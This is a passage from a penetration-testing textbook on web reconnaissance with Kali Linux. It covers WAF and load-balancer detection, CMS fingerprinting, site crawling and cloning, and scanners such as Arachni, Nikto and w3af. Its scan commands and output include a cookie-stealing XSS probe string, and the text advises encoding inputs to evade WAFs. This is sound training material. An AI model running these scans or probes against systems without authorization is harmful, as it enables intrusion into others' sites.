

4.2. Conducting reconnaissance of websites.

Web vulnerability scanners.

Client-side Proxies.

Database assessment tools.

Specialized browsers and browser plugins.

No matter what form the software code of the application is packaged in; or what function it serves, vulnerabilities may exist. Web applications are no different only that with web services there are more code injection points publicly facing to the Internet allowing attackers to possibly gain an entryway into a network system, deface websites, or steal sensitive information. Securing the operating system isn't enough. If the services running on the server are not secure themselves, then the physical security and time and practice of securing the operating system are mute.

Websites, and the delivery of services from those sites, are particularly complex. Typically, services are delivered to the end user using a multi-tiered architecture with web servers that are accessible to the public Internet, while communicating with back-end servers and databases located on the network.

The complexity is increased by several additional factors that must be taken into account during testing, which include the following:

- Network architecture, including security controls (firewalls, IDS/IPS, and honeypots), and configurations such as load balancing
- Platform architecture (hardware, operating system, and additional applications) of systems that host web services
- Applications, middleware, and final-tier databases, which may employ different platforms (Unix or Windows), vendors, programming languages, and a mix of commercial and proprietary software
- Authentication and authorization processes, including the process for maintaining the session state across the application
- The underlying business logic that governs how the application will be used
- Client-side interactions and communications with the web service

Given the proven complexity of web services, it is important for a penetration tester to be adaptable to each site's specific architecture and service parameters. At the same

time, the testing process must be applied consistently and ensure that nothing is missed. Several methodologies have been proposed to accomplish these goals. The most widely accepted one is the Open Web Application Security Project (OWASP) (www.owasp.org) and its list of the top 10 vulnerabilities.

As a minimum standard, OWASP has provided a strong direction to testers. However, focusing on only the top 10 vulnerabilities is short-sighted, and the methodology has demonstrated some gaps, particularly when applied to finding vulnerabilities in the logic of how an application should work to support business practices.

Using the kill chain approach, some activities specific to web service reconnaissance to be highlighted include the following:

- Identifying the target site, especially with regards to where and how it is hosted.
- Enumerating the site directory structure and files of the target website, including determining if a content management system (CMS) is in use. This may include downloading the website for offline analysis, including document metadata analysis, and using the site to create a custom wordlist for password cracking (using a program such as crunch). It also ensures that all support files are also identified.
- Identifying the authentication and authorization mechanisms and determining how the session state is maintained during a transaction with that web service. This will usually involve an analysis of cookies and how they are used.
- Enumerating all forms. As these are the primary means for a client to input data and interact with the web service, these are the specific locations for several exploitable vulnerabilities, such as SQL injection attacks and cross-site scripting.
- Identifying other areas that accept input, such as pages that allow for file upload as well as any restrictions on accepted upload types.
- Identifying how errors are handled, and the actual error messages that are received by a user; frequently, the error will provide valuable internal

information such as version of software used, or internal file names and processes.


The first step is to conduct the passive and active reconnaissance, in particular, ensure that hosted sites are identified, and then use DNS mapping to identify all the hosted sites that are delivered by the same server (one of the most common and successful means of attack is to attack a non-target site hosted on the same physical server as the target website, exploit weaknesses in the server to gain root access, and then use the escalated privileges to attack the targeted site).

The next step is to identify the presence of network-based protective devices, such as firewalls, IDS/IPS, and honeypots. An increasingly common protective device is the Web Application Firewall (WAF).

If a WAF is being used, testers will have to ensure that the attacks, especially those that rely on crafted input, are encoded to bypass the WAF.

WAFs can be identified by manually inspecting cookies (some WAFs tag or modify the cookies that are communicated between the web server and the client), or by changes to the header information (identified when a tester connects to port 80 using a command line tool such as Telnet).

The process of WAF detection can be automated using the nmap script, http-waf-detect.nse, as shown in the following screenshot:



```
root@kali:~# nmap -p 80 --script http-waf-detect.nse
Starting Nmap 6.40 ( http://nmap.org ) at 2013-12-26 13:30 EST
Nmap scan report for 192.168.1.196
Host is up (0.0044s latency).
rDNS record for 192.168.1.196: 192.168.1.196
PORT      STATE SERVICE
80/tcp    open  http
| http-waf-detect: IDS/IPS/WAF detected:
|_ 192.168.1.196:80/?p4yl04d3=<script>alert(document.cookie)</script>
Nmap done: 1 IP address (1 host up) scanned in 6.39 seconds
```

The nmap script identifies that a WAF is present; however, testing of the script has demonstrated that it is not always accurate in its findings, and that the returned data may be too general to guide an effective strategy to bypass the firewall.

The wafw00f script is an automated tool to identify and fingerprint web-based firewalls; testing has determined that it is the most accurate tool for this purpose.

```
root@kali:~# wafw00f http://www.....ca
```

^ ^

```
// // // . \ / // // // // // // // // 
| V V // o // | V V // 0 // 0 // 
|_n_'/_n'_// |_n_',\,''\/'\'// 
< 
...'
```

WAFW00F - Web Application Firewall Detection Tool

By Sandro Gauci && Wendel G. Henrique

Checking [http://www.....ca](#)

Generic Detection results:

The site [http://www.....ca](#) seems to be behind a WAF

Reason: Blocking is being done at connection/packet level.

Number of requests: 12

```

root@kali:~# lbd www.digitaldefence.ca

lbd - load balancing detector 0.1 - Checks if a given domain uses load-balancing
.
Written by Stefan Behte (http://ge.mine.nu)
Proof-of-concept! Might give false positives
.

Checking for DNS-Loadbalancing: NOT FOUND
Checking for HTTP-Loadbalancing [Server]:

NOT FOUND

Checking for HTTP-Loadbalancing [Date]: 17:52:36, 17:52:37, 17:52:38, 17:52:38,
17:52:38, 17:52:39, 17:52:39, 17:52:39, 17:52:39, 17:52:40, 17:52:40, 17:52:40, 17:52:40,
17:52:41, 17:52:41, 17:52:41, 17:52:42, 17:52:42, 17:52:43, 17:52:43, 17:52:44,
17:52:44, 17:52:44, 17:52:45, 17:52:46, 17:52:47, 17:52:47, 17:52:48, 17:52:48,
17:52:52, 17:52:52, 17:52:52, 17:52:53, 17:52:53, 17:52:54, 17:52:54, 17:52:54,
17:52:55, 17:52:55, 17:52:56, 17:52:58, 17:52:58, 17:52:59, 17:52:59, 17:53:00,
17:53:01, 17:53:01, 17:53:00, FOUND

Checking for HTTP-Loadbalancing [Diff]: NOT FOUND


www.digitaldefence.ca does Load-balancing. Found via Methods: HTTP[Date]

```

The website should be inspected to determine the CMS that may be used to build and maintain it. CMS applications such as Drupal, Joomla, and WordPress, among others,

may be configured with a vulnerable administrative interface that allows access to the elevated privileges, or may contain exploitable vulnerabilities.

Kali includes an automated scanner, BlindElephant, which fingerprints a CMS to determine version information. A sample output is shown in the following screenshot:



```
root@kali:~# BlindElephant.py http://192.168.1.100/joomla
Loaded /usr/lib/python2.7/dist-packages/blindelephant/dbs/joomla.pkl with 79 ver
sions, 4363 differentiating paths, and 308 version groups.
Starting BlindElephant fingerprint for version of joomla at http://192.168.1.100/joomla
BlindElephant

Hit http://192.168.1.100/language/en-GB/en-GB.ini
Possible versions based on result: 1.5.16, 1.5.18, 1.5.19, 1.5.20, 1.5.21, 1.5.2
2, 1.5.23, 1.5.24, 1.5.25, 1.5.26

Hit http://192.168.1.100/language/en-GB/en-GB.com_content.ini
Possible versions based on result: 1.5.16, 1.5.17, 1.5.18, 1.5.19, 1.5.20, 1.5.2
1, 1.5.22, 1.5.23, 1.5.24, 1.5.25, 1.5.26
```


BlindElephant reviews the fingerprint for components of the CMS and then provides a best guess for the versions that are present. However, like other applications, we have found that it may fail to detect a CMS that is present; therefore, always verify results against other scanners that crawl the website for specific directories and files, or manually inspect the site.

One particular scanning tool, automated web crawlers, can be used to validate information that has already been gathered, as well as determine the existing directory and file structure of a particular site. Typical findings of web crawlers include administration portals, configuration files (current and previous versions) that may contain hardcoded access credentials and information on the internal structure, backup copies of the website, administrator notes, confidential personal information, and source code.

Kali supports several web crawlers, including Burp Suite, DirBuster, OWASP-ZAP, Vega, WebScarab, and WebSlayer. The most commonly used tool is DirBuster.

DirBuster is a GUI-driven application that uses a list of possible directories and files to perform a brute-force analysis of a website's structure. Responses can be viewed in a list or a tree format that reflects the site's structure more accurately.

Output from executing this application against a target website is shown in the following screenshot:



It is also possible to copy a website directly to the tester's location. This "website cloning" allows a tester the leisure to review the directory structure and its contents, extract metadata from local files, and use the site's contents as an input to a program such as crunch, which will produce a personalized wordlist to support password cracking.

To clone a website to a local system, use HTTrack. If it is not present in Kali, it can be downloaded using the apt-get command and then executed by typing httrack in the command prompt. You will be prompted to select a directory location to store the downloaded website. Once the program has executed, you will have a backup of the target website.

Once you have mapped out the basic structure of the website and/or web services that are being delivered, the next stage of the kill chain is to identify the vulnerabilities that can be exploited.

Vulnerability scanners

Scanning for vulnerabilities using automated tools can be problematic. Web vulnerability scanners suffer the common shortcomings of all scanners (a scanner can only detect the signature of a known vulnerability; they cannot determine if the vulnerability can actually be exploited; there is a high incidence of false-positive reports). Furthermore, web vulnerability scanners cannot identify complex errors in business logic, and they do not accurately simulate the complex chained attacks used by hackers.

In an effort to increase reliability, most penetration testers use multiple tools to scan web services; when multiple tools report that a particular vulnerability may exist, this consensus will direct the tester to areas that may require manually verify the findings.

Kali comes with an extensive number of vulnerability scanners for web services, and provides a stable platform for installing new scanners and extending their capabilities. This allows penetration testers to increase the effectiveness of testing by selecting scanning tools that:

- Maximize the completeness (the total number of vulnerabilities that are identified) and accuracy (the vulnerabilities that are real and not false-positive results) of testing.
- Minimize the time required to obtain usable results.
- Minimize the negative impacts on the web services being tested. This can include slowing down the system due to an increase of traffic throughput. For example, one of the most common negative effects is a result of testing forms that input data to a database and then e-mail an individual providing an update of the change that has been made – uncontrolled testing of such forms can result in more than 30,000 e-mails being sent!

There is significant complexity in choosing the most effective tool. In addition to the factors already listed, some vulnerability scanners will also launch the appropriate exploit and support the post-exploit activities. For our purposes, we will consider all tools that scan for exploitable weaknesses to be "vulnerability scanners." Kali provides access to several different vulnerability scanners, including the following:

- Scanners that extend the functionality of traditional vulnerability scanners to include websites and associated services (Metasploit Framework and Websploit)
- Scanners that extend the functionality of non-traditional applications, such as web browsers, to support web service vulnerability scanning (OWASP Mantra)
- Scanners that are specifically developed to support reconnaissance and exploit detection in websites and web services (Arachni, Nikto, Skipfish, Vega, w3af, and so on)

Web-service-specific vulnerability scanners

Vulnerability scanners are automated tools that crawl an application to identify the signatures of known vulnerabilities.

Kali comes with several different preinstalled vulnerability scanners; they can be accessed by navigating to Kali Linux | Web Applications | Web Vulnerability Scanners. Penetration testers will typically use two or three comprehensive scanners against the same target to ensure valid results. Note that some of the vulnerability scanners also include an attack functionality.

Vulnerability scanners are quite "noisy", and are usually detected by the victim. However, scans frequently get ignored as part of regular background probing across the Internet. In fact, some attackers have been known to launch large-scale scans against a target to camouflage the real attack or to induce the defenders to disable detection systems to reduce the influx of reports that they have to manage.

Kali comes with several client-side proxies, including Burp Suite, OWASP ZAP, Paros, WebScarab. They have many powerful features among them vulnerability scanners and are considered the best in this class of products. Since these complex products are described later in client-side proxies chapter, here we will analyze only the most important vulnerability scanners and here is there quick survey:

Application	Description
Arachni	An open-source Ruby framework that analyzes HTTP responses received during scanning to validate responses and eliminate false-positives.
GoLismero	It maps web applications and detects common vulnerabilities. The results are saved in TXT, CVS, HTML, and RAW formats.
Nikto	A Perl-based open-source scanner that allows IDS evasion and user changes to scan modules; however, this "original" web scanner is beginning to show its age, and is not as accurate as some of the more modern scanners.
Skipfish	This scanner completes a recursive crawl and dictionary-based crawl to generate an interactive sitemap of the targeted website that is annotated with the output from additional vulnerability scans.
Vega	It is a GUI-based open-source vulnerability scanner. As it is written in Java, it is a cross-platform (Linux, OS X, and Windows) and can be customized by the user.
w3af	This scanner provides both a graphical and command-line interface to a comprehensive Python-testing platform. It maps a target website and scans for vulnerabilities. This project is acquired by Rapid7, so there will be a closer integration with the Metasploit Framework in

the future.

Wapiti	It is a Python-based open source vulnerability scanner.
Webscarab	This is OWASP's Java-based framework for analyzing HTTP and HTTPS protocols. It can act as an intercepting proxy, a fuzzer, and a simple vulnerability scanner.
Webshag	This is a Python-based website crawler and scanner that can utilize complex IDS evasion.
Websploit	This is a framework for wired and wireless network attacks.

Here is more detail analysis of some of them.

Arachni—Web Application Security Scanner Framework (More Information: <http://www.arachni-scanner.com/>)


Using the Arachni Web Application Scanner

The Arachni web application scanner is an intensive tool that runs from a web interface much akin to that of Tenable's Nessus. However, unlike Nessus, Arachni can only perform a scan against one host on one port at a time. If there are multiple web services running on a host and not serviced from the port, then repeated scans will have to be launched separately. For example, <http://www.random-company.com/> is hosting a web service on port 80 and phpMyAdmin on port 443 (HTTPS), the Arachni scanner will have to be run twice. It's not a fire and forget type of system. Arachni also has a highly configurable structure. The plugins and settings for Arachni allow for precision scanning, and all plugins are enabled by default. Reporting is a snap and can be formatted in many different types of output. Click on Applications → Kali Linux → Web Applications → Web Vulnerability Scanner → arachnid_web

The terminal window launched indicates that the web service for Arachni has been started




Open IceWeasel and navigate to <http://127.0.0.1:4567> to access the webUI



As a target let's take Metasploitable2.


To launch a scan against the Metasploitable2 virtual machine, enter `http://192.168.56.102` into the URL text box and click on the Launch Scan




While the scanner is running, the process is attached to a dispatch process. Multiple dispatchers can run at the same time. If there are more web services to test against, go back to the Start a Scan tab and launch another scan. If IceWeasel closes or multiple scans are

running together. Open the web browser and navigate to Arachni, then click on the Dispatchers tab to interact with each process.

When the scan is complete, Arachni will automatically switch over to the Reports tab. From here a pentester can output the report into several different formats. As with the scanners, Arachni also keeps reporting separate for each dispatcher that was run



The reports do provide bar and pie graphs with the scan results as shown in next figure



Arachni breaks down the report into two subcategories. The first is labeled “Trusted,” while the second is labeled “Untrusted.” Vulnerabilities that are filed as trusted are considered as accurate (or positive) findings because the scanner did not receive any abnormal responses from the web server at the time of scanning. Vulnerabilities that are

filed as untrusted are considered to be possible false-positives and need to be verified by the tester.

Nikto (More Information: <http://www.cirt.net/nikto2>)

Nikto is a simple and straightforward scanner that checks for vulnerabilities on the web server and in web applications. Hosts must be scanned one at a time; however, with the output command it is easy to keep track of the scan summaries. Reports can be output to HTML, XML, CVS, NBE, and MSF to be exported to Metasploit. Many of vulnerabilities that are found with Nikto directly reference the Open Source Vulnerability Database (OSVDB). The OSVDB is located at <http://osvdb.org/>.

Using Nikto

Figure 9.29 shows Nikto in action against the Metasploitable2 virtual machine.



```
root@kali:~# nikto -host 192.168.56.102 -port 80 -Cgidirs all -output nikto-test.html
- Nikto v2.1.4
-----
+ Target IP:      192.168.56.102
+ Target Hostname: 192.168.56.102
+ Target Port:    80
+ Start Time:     2013-08-19 16:11:34
-----
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.2.17). Apache 1.3.42 (final release) and 2.0.64 are also current.
+ DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z0lxdh%28VS.80%29.aspx for details.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
ST
```

The variable `-Cgidirs all` has been used to test for all common variations of the cgidirs on the web server. The port has been set to 80 (HTTP), this will have to be changed for every web service running different ports on the same web server. The output variable is used to save the report summary. The output variable will be empty to determine the format based on the name of the filename passed on the command line. If there is a desire to change the format of the report, modify the extension of the filename or use the format variable. To export files that are going to be used with Metasploit, use: `-format MSF`.

The report was saved as `"nikto-test.html"` which will automatically format the report in HTML. To open the report from the command line type: `iceweasel nikto-test.html`.

192.168.56.102 / 192.168.56.102 port 80	
Target IP	192.168.56.102
Target hostname	192.168.56.102
Target Port	80
HTTP Server	Apache/2.2.8 (Ubuntu) DAV/2
Start Time	2013-08-19 15:54:51
Site Link (Name)	http://192.168.56.102:80/
Site Link (IP)	http://192.168.56.102:80/
URI	/
HTTP Method	GET
Description	Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
Test Links	http://192.168.56.102:80/ http://192.168.56.102:80/
OSVDB Entries	OSVDB-Q
URI	/
HTTP Method	HEAD
Description	Apache/2.2.8 appears to be outdated (current is at least Apache/2.2.17). Apache 1.3.42 (final release) and 2.0.64 are also current.
Test Links	http://192.168.56.102:80/ http://192.168.56.102:80/
OSVDB Entries	OSVDB-Q


w3af—Web Application Attack and Audit Framework (More Information:<http://w3af.org/>)

Another scanner worth using is the Web Application Attack and Audit Framework (w3af), a Python-based open-source web application security scanner. w3af is another lightweight intensive vulnerability scanner brought to the security community from the fine developers of OWASP. Reporting is limited and not as pretty as Arachni, but will provide a good basis for vulnerability reporting. The big advantage, or downfall depending on how a pentester is engaged on an assignment, is that w3af has a plethora of customizable vulnerability plugins that require updates from the Internet at the time the plugin is launched.

It provides preconfigured vulnerability scans in support of standards such as OWASP. The breadth of the scanner's options comes at a price—it takes significantly longer than other scanners to review a target, and it is prone to failure over long testing periods.

Using w3af

Click on Applications → Kali Linux → Web Applications → Web Vulnerability Scanner → w3af


